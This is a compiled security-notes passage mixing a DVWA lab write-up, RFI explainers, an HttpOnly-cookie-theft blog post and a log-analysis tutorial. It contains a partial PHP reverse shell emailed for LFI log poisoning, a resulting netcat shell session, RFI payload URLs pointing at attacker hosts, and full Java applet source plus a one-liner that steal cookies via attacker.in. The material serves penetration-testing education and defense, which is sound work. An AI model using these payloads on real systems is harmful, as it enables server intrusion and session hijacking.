
```
root@kali:~/Tools/wordlists/SecLists/Usernames# smtp-user-enum -M VRFY -U top_shortlist.txt -t 10.0.1.148
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... top_shortlist.txt
Target count ............. 1
Username count ........... 13
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Wed Jan  4 19:40:39 2017 #########
10.0.1.148: root exists
10.0.1.148: mysql exists
10.0.1.148: www-data exists
######## Scan completed at Wed Jan  4 19:40:39 2017 #########
3 results.

13 queries in 1 seconds (13.0 queries / sec)
```

The above image uses the smtp-user-enum script confirming the www-data user exists on the system

The following screenshot shows the process of sending email via telnet to the www-data user:

```
root@kali:~# telnet 10.0.1.148 25
Trying 10.0.1.148...
Connected to 10.0.1.148.
Escape character is '^]'.
220 dvwa-ubuntu ESMTP Postfix (Ubuntu)
HELO localhost
250 dvwa-ubuntu
MAIL FROM:<root>
250 2.1.0 Ok
RCPT TO:<www-data>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>


<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.1.145';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
```

The above image shows the process of sending a reverse PHP shell via SMTP using telnet



The above image shows the inclusion of www-data mail spool file containing the emailed PHP reverse shell code

```
root@kali:~# netcat -nvlp 80
listening on [any] 80 ...
connect to [10.0.1.145] from (UNKNOWN) [10.0.1.148] 45205
Linux dvwa-ubuntu 3.13.0-106-generic #153~precise1-Ubuntu SMP Tue Dec 6 16:12:15 UTC 2016
x86_64 x86_64 x86_64 GNU/Linux
 01:04:01 up 42 min,  1 user,  load average: 0.00, 0.01, 0.04
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
dvwa     tty1                      00:28    6:14   0.31s  0.19s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -ar
Linux dvwa-ubuntu 3.13.0-106-generic #153~precise1-Ubuntu SMP Tue Dec 6 16:12:15 UTC 2016
x86_64 x86_64 x86_64 GNU/Linux
$
```

The above image shows the emailed PHP reverse shell connecting to a netcat listener

References

Information sources used within this document:

- Original article: https://www.aptive.co.uk/blog/local-file-inclusion-lfi-testing/
- https://www.owasp.org/index.php/PHP_File_Inclusion
- DVWA (used for LFI examples): http://www.dvwa.co.uk/

From <http://hackingandsecurity.blogspot.com/2017/07/local-file-inclusion-lfi-web.html>


Remote File Inclusion (RFI)

Sunday, December 23, 2018 1:19 AM

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.

The consequences of a successful RFI attack include information theft, compromised servers and a site takeover that allows for content modification.

The graph below illustrates the typical flow of a RFI attack.



THE DIFFERENCES BETWEEN RFI AND LFI

Similar to RFI, local file inclusion (LFI) is a vector that involves uploading malicious files to servers via web browsers. The two vectors are often referenced together in the context of file inclusion attacks.

In both cases, a successful attack results in malware being uploaded to the targeted server. However, unlike RFI, LFI assaults aim to exploit insecure local file upload

functions that fail to validate user-supplied/controlled input.
As a result, malicious character uploads and directory/path traversal attacks are allowed for. Perpetrators can then directly upload malware to a compromised system, as opposed to retrieving it using a tempered external referencing function from a remote location.

REMOTE FILE INCLUSION EXAMPLES

To illustrate how RFI penetrations work, consider these examples:

1. A JSP page contains this line of code: <jsp:include page="<%=(String) request.getParmeter("ParamName")%>"> can be manipulated with the following request: Page1.jsp?ParamName=/WEB-INF/DB/password.
Processing the request reveals the content of the password file to the perpetrator.

2. A web application has an Import statement that requests content from a URL address, as shown here: <c:import url="<=request.getParameter("conf")%>">.

If unsanitized, the same statment can be used for malware injection.
For example: Page2.jsp?conf=https://evilsite.com/attack.js.

3. RFI attacks are often launched by manipulating the request parameters to refer to a remote malicious file.

For example, consider the following code:

```
$incfile = $_REQUEST["file"]; include($incfile.".php");
```

Here, the first line extracts the file parameter value from the HTTP request, while the second line uses that value to dynamically set the file name. In the absence of

appropriate sanitization of the file parameter value, this code can be exploited for unauthorized file uploads.

For example, this URL string http://www.example.com/vuln_page.php?file=http://www.hacker.com/backdoor_ contains an external reference to a backdoor file stored in a remote location (http://www.hacker.com/backdoor_shell.php.)

Having been uploaded to the application, this backdoor can later be used to hijack the underlying server or gain access to the application database.

The R57 backdoor shell is a popular choice for RFI attacks.

From <https://www.incapsula.com/web-application-security/rfi-remote-file-inclusion.html>

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)

- Denial of Service (DoS)
- Sensitive Information Disclosure

Remote File Inclusion (also known as RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since RFI occurs when paths passed to "include" statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against a white list), so this snippet of code results vulnerable to this type of attack. Consider infact the following URL:

http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page

In this case the remote file is going to be included and any code contained in it is going to be run by the server.

Whitepapers

- "Remote File Inclusion" - http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion
- Wikipedia: "Remote File Inclusion" - http://en.wikipedia.org/wiki/Remote_File_Inclusion

From <https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion>

Remote File Inclusion

Remote File Include (RFI) is an attack technique used to exploit "dynamic file include" mechanisms in web applications. When web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application might be tricked into including remote files with malicious code.

Almost all web application frameworks support file inclusion. File inclusion is mainly used for packaging common code into separate files that are later referenced by main application modules. When a web application references an include file, the code in this file may be executed implicitly or explicitly by calling specific procedures. If the choice of module to load is based on elements from the HTTP request, the web application might be vulnerable to RFI.
An attacker can use RFI for:

- Running malicious code on the server: any code in the included malicious files will be run by the server. If the file include is not executed using some wrapper, code in include files is executed in the context of the server user. This could lead to a complete system compromise.
- Running malicious code on clients: the attacker's malicious code can manipulate the content of the response sent to the client. The attacker can embed malicious code in the response that will be run by the client (for example, Javascript to steal the client session cookies).

PHP is particularly vulnerable to RFI attacks due to the extensive use of "file includes" in PHP programming and due to default server configurations that increase susceptibility to an RFI attack ([4,5]).

Example

Typically, RFI attacks are performed by setting the value of a request parameter to a URL that refers to a malicious file. Consider the following PHP code:

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

The first line of code extracts the value of the file parameter from the HTTP request. The second line of code dynamically sets the file name to be included using the extracted value. If the web application does not properly sanitize the value of the file parameter (for example, by checking against a white list) this code can be exploited. Consider the following URL:

http://www.target.com/vuln_page.php?file=http://www.attacker.com/malicous

In this case the included file name will resolve to:
http://www.attacker.com/malicous.php

Thus, the remote file will be included and any code in it will be run by the server.
In many cases, request parameters are extracted implicitly (when the *register_globals* variable is set to *On*). In this case the following code is also vulnerable to the same attack:

```
include($file.".php");
```

Other PHP commands vulnerable to RFI are *include_once*, *fopen*, *file_get_contents*, *require* and *require_once*. Additional information on PHP environment variable behavior can be found at [4].

References:

Shaun Clowes, "A Study In Scarlet, Exploiting Common Vulnerabilities in PHP Applications", Blackhat Briefings Asia 2001
[1] http://www.secureReality.com.au/studyinscarlet.txt

"Malicious File Inclusion" – OWASP Top 10
[2] http://www.owasp.org/index.php/Top_10_2007-A3

"Cafelog B2 Blog B2Verifauth.PHP Remote File Include Vulnerability"
[3] http://www.securityfocus.com/bid/21749/info

"PHP Runtime Configuration"
[4] http://php.net/manual/en/filesystem.configuration.php

"PHP Register Globals"
[5] http://php.net/register_globals

"Remote File Inclusion" - Wikipedia
[6] http://en.wikipedia.org/wiki/Remote_File_Inclusion

Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
[7] http://cwe.mitre.org/data/definitions/98.html

From <http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion>


HTTPonly cookie

Sunday, December 23, 2018 2:44 AM


The Background - The Past

Gaining access to HttpOnly cookie was first attempted by means of XST, Cross Site Tracing vulnerability.

Soon after the popularity of XST, the TRACE method has been disabled by most web servers. Later, browsers' implementation of XMLHttpRequest also blocked "TRACE" method (i.e. *xmlhttp.open('TRACE', url, true)*]. Later, a flawed implementation in Firefox's XMLHttpRequest which can be used to access set-cookie response header was fixed.




JS Debugger pointing out "TRACE" method as invalid arugment




JS Debugger pointing out "TRACE" method as illegal value

A Sla.ckers.org forum member, LeverOne, posted ways to access HttpOnly cookie through the use of Java API and applet. I reproduced his techniques. When the first method was tried, the Java Runtime did not allow the HTTP TRACE method any more. It threw an error message, "*uncaught exception: java.security.AccessControlException: access denied ("java.net.NetPermission" "allowHttpTrace")*". When the second one was tried, the Java API, getRequestProperty("Cookie"), return "null" value. It seemed that we cannot read the browser cookie storage from Java applet though it can connect to the requested URL with browser cookie.



Java permission exception for "TRACE" method being as HTTP Request



Cookie value shown as null from Java Applet

Subsequently, the HttpOnly cookie was forgotten by the security community. It was talked about and has been used as a security measure based on 1740K results from Google, including the OWASP.


The Current - 2012

As far as I have researched and tested, I could not find ways to gain access to an HttpOnly cookie that

has already been used by browser.

I then thought of reading set-cookie response header containing HttpOnly cookie. Reading it through XMLHttpRequest was fixed.

When I looked at Microsoft Silverlight, it seems that security considerations were taken into account in its design in HttpRequest and HttpResponse handling. Silverlight separates the Http handling by Browser-based and Client-based. I can gain access to the set-cookie response header only if I use the latter one. Even so, this is applicable only for the set-cookie response header that does not have "HttpOnly" attribute. In addition, the Client-based cookie storage is isolated from the browser-based one.



Silverlight application can read set-cookie response header without HttpOnly flag

Reading it through Adobe Flash/ActionScript seems possible for Adobe AIR and Flash Lite 4 based on the Adobe documentation.

httpResponseStatus Event

Event Object Type: flash.events.HTTPStatusEvent

property HTTPStatusEvent.type
= flash.events.HTTPStatusEvent.HTTP_RESPONSE_STATUS

Language Version: ActionScript 3.0

Runtime Versions: AIR 1.0, AIR 1.0, Flash Lite 4

Flash Lite is supposed to be able to run on mobile devices' browsers. But I have short of Flash-Lite compatible devices at this moment. Anyone who has one can check this test page. The code is as

simple as that:

Main.mxml

```
37          {
38            var urlString:String = "/httponly/cookie.php";
39            var urlRequest:URLRequest = new URLRequest(urlString);
40            loader = new URLLoader();
41            loader.load(urlRequest);
42            loader.addEventListener( Event.COMPLETE, getData );
43            loader.addEventListener( IOErrorEvent.IO_ERROR, gotError );
44            loader.addEventListener( "httpResponseStatus", httpResponseStatusHandler );
45          }
46
47          public function httpResponseStatusHandler(evt:HTTPStatusEvent):void
48          {
49              Alert.show("status is " + evt.responseHeaders);
50          }
```


ActionScript: Reading Response Header via the "httpResponseStatus" Event Listener

Then left is Java. Looking through Java Http API, I found an interesting method, getHeaderField, under java.net.URLConnection package. I quickly wrote an applet that requests a URL and reads its response set-cookie response header using getHeaderField method.

```
1.  /*
2.  HttpOnly Applet -  Stealing HttpOnly Cookie
3.  by Aung Khant, YGN Ethical Hacker Group, http://yehg.net/
4.  2012-05-19
5.  Usage:
6.  <script>var ck= "";function getc(s){ck = s;alert("XSS HttpOnly-Cookie Stealer:\n\n" + ck);}
    </script><applet code=HO.class archive=HO.jar width=0 height=0><param name=u
    value=http://attacker.in/xss/cookie.php></applet>
7.  */
8.  import javax.swing.*;
9.  import netscape.javascript.*;
10. import java.net.*;
11. public class HO extends JApplet {
12.         JSObject win;
13.         String target, strcookies;
14.     public void init() {
15.                 win = JSObject.getWindow(this);
16.                 target = getParameter("u");
17.                 strcookies = "";
18.                 try {
19.                  SwingUtilities.invokeAndWait(new Runnable() {
20.                                 public void run() {
21.                                         try{
22.                                                 URL url = new URL(target);
23.                                                 URLConnection connection = url.openConnection(
    );
24.                                                 connection.connect();
25.                                                 String headerName = null;
26.                                                 for (int i=
    1; (headerName =connection.getHeaderFieldKey(i))!=null; i++) {
27.                                                         if (headerName.equals("Set-
    Cookie") ||headerName.equals("Set-Cookie2")) {
28.                                                                 String cookie = connection.get
    HeaderField(i);
29.                                                                 String cookieName = cookie.sub
    string(0, cookie.indexOf("="));
30.                                                                 String cookieValue =cookie.sub
    string(cookie.indexOf("=") + 1, cookie.length());
31.                                                                 strcookies = strcookies + cook
    ieName + "=" +cookieValue + "\n";
32.                                                         }
33.                                                 }
34.                                                 Object results[];
35.                                                 results = new Object[1];
36.                                                 results[0] = strcookies;
37.                                                 win.call("getc",  results);
```

```
38.                                         }catch(Exception ex){
39.                                                 ex.printStackTrace();
40.                                         }
41.                                 }
42.                     });
43.                     }
44.                 catch (Exception ex) {
45.                     ex.printStackTrace();
46.                 }
47.     }
48. }
```

To my surprise, it works!



http://seckb.yehg.net/2012/06/xss-gaining-access-to-httponly-cookie.html

XSS Test: Getting HttpOnly Cookie through the Java Applet

I thought Java would block the set-cookie response header with HttpOnly flag like Silverlight. As a side-note, the Java API can be directly called from JavaScript as well, removing the bundle of compiling. So, the nice one-liner PoC will be as follows:

```
alert(new
```

java.net.URL('http://attacker.in/xss/cookie.php').openConnection().getHeaderField('set-cookie'));

Why this can be an issue with Java itself, a vulnerable page in a real-world application may have already issued the HttpOnly cookie by the time the script has executed.

However, there are certain circumstances that lead us to compromise HttpOnly session cookie.

Let's say, we find an XSS issue in unauthenticated page, welcome.php. A victim has not accessed the login page, login.php, which issues an HttpOnly session cookie. The application does not renew new sesession cookie after user logs in, which is vulnerable to Session Fixation attack. In this case, we entice the victim to execute our HttpOnly cookie stealer XSS payload on the welcome.php page and make the payload send the stolen cookie to us.

According to the provided scenario, the exploit will not work if the victim has already accessed the login.php page. This is not always the case. For example, many web applications have a logout page whose job is to clear session data and to issue either new session cookie or empty session session cookie such as *PHPSESSID=deleted*. Here, our XSS payload will call this logout page first and then call the login page which issues HttpOnly session cookie.

From <http://seckb.yehg.net/2012/06/xss-gaining-access-to-httponly-cookie.html>

Log Analysis

Sunday, December 23, 2018 1:50 AM

Introduction

It is often the case that web applications face suspicious activities due to various reasons, such as a kid scanning a website using an automated vulnerability scanner or a person trying to fuzz a parameter for SQL Injection, etc. In many such cases, logs on the webserver have to be analyzed to figure out what is going on. If it is a serious case, it may require a forensic investigation.

Apart from this, there are other scenarios as well.

For an administrator, it is really important to understand how to analyze the logs from a security standpoint.

People who are just beginning with hacking/penetration testing must understand why they should not test/scan websites without prior permissions.

This article covers the basic concepts of log analysis to provide solutions to the above mentioned scenarios.

Setup

For demo purposes, I have the following setup.

Apache server

– Pre installed in Kali Linux

This can be started using the following command:

service apache2 start

```
root@srini:~# service apache2 start
[ ok ] Starting web server: apache2.
root@srini:~#
```

MySQL

– Pre installed in Kali Linux

This can be started using the following command:

service mysql start

```
root@srini:~# service mysql start
[ ok ] Starting MySQL database server: mysqld ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@srini:~#
```

A vulnerable web application built using PHP-MySQL

I have developed a vulnerable web application using PHP and hosted it in the above mentioned Apache-MySQL.

With the above setup, I have scanned the URL of this vulnerable application using few automated tools (ZAP, w3af) available in Kali Linux. Now let us see various cases in analyzing the logs.

Logging in the Apache server

It is always recommended to maintain logs on a webserver for various obvious reasons.

The default location of Apache server logs on Debian systems is /var/log/apache2/access.log

Logging is just a process of storing the logs in the server. We also need to analyze the logs for proper results. In the next section, we will see how we can analyze the Apache server's access logs to figure out if there are any attacks being attempted on the website.

Analyzing the logs

Manual inspection

In cases of logs with a smaller size, or if we are looking for a specific keyword, then we can spend some time observing the logs manually using things like grep expressions.


In the following figure, we are trying to search for all the requests that have the keyword "union" in the URL.

```
root@srini:/var/log/apache2# cat access.log.1 | grep "union"
192.168.56.105 - - [27/Oct/2014:02:56:06 -0400] "GET /cgi-bin/vulnerable.sh?id=20%20union%2
0select%201,2,3,4,5 HTTP/1.1" 200 269 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gec
ko/20100101 Firefox/33.0"
root@srini:/var/log/apache2#
```

From the figure above, we can see the query "**union select 1,2,3,4,5**" in the URL. It is obvious that someone with the IP address 192.168.56.105 has attempted SQL Injection.

Similarly, we can search for specific requests when we have the keywords with us.

In the following figure, we are searching for requests that try to read “/etc/passwd”, which is obviously a Local File Inclusion attempt.



As shown in the above screenshot, we have many requests trying for LFI, and these are sent from the IP address 127.0.0.1. These requests are generated from an automated tool.

In many cases, it is easy to recognize if the logs are sent from an automated scanner. Automated scanners are noisy and they use vendor-specific payloads when testing an application.

For example, IBM appscan uses the word “appscan” in many payloads. So, looking at such requests in the logs, we can determine what’s going on.

Microsoft Excel is also a great tool to open the log file and analyze the logs. We can open the log file using Excel by specifying “space” as a delimiter. This comes handy when we don’t have a log-parsing tool.

Aside from these keywords, it is highly important to have basic knowledge of HTTP status codes during an analysis.

Below is the table that shows high-level information about HTTP status codes.

1xx	Information
2xx	Successful
3xx	Redirection
4xx	Client Error
5xx	Server Error

Web shells

Web shells are another problem for websites/servers. Web shells give complete control of the server. In some instances, we can gain access to all the other sites hosted on the same server using web shells.

The following screenshot shows the same access.log file opened in Microsoft Excel. I have applied a filter on the column that is specifying the file being accessed by the client.

192.168.1.102	[29/Oct/2014:13:53:04	GET /b374k.php HTTP/1.1	200	2125	-	Mozilla/5.0
192.168.1.102	[29/Oct/2014:13:53:04	GET /b374k.php?| HTTP/1.1	200	29866	http://192.168.1.104/b374k.php	Mozilla/5.0
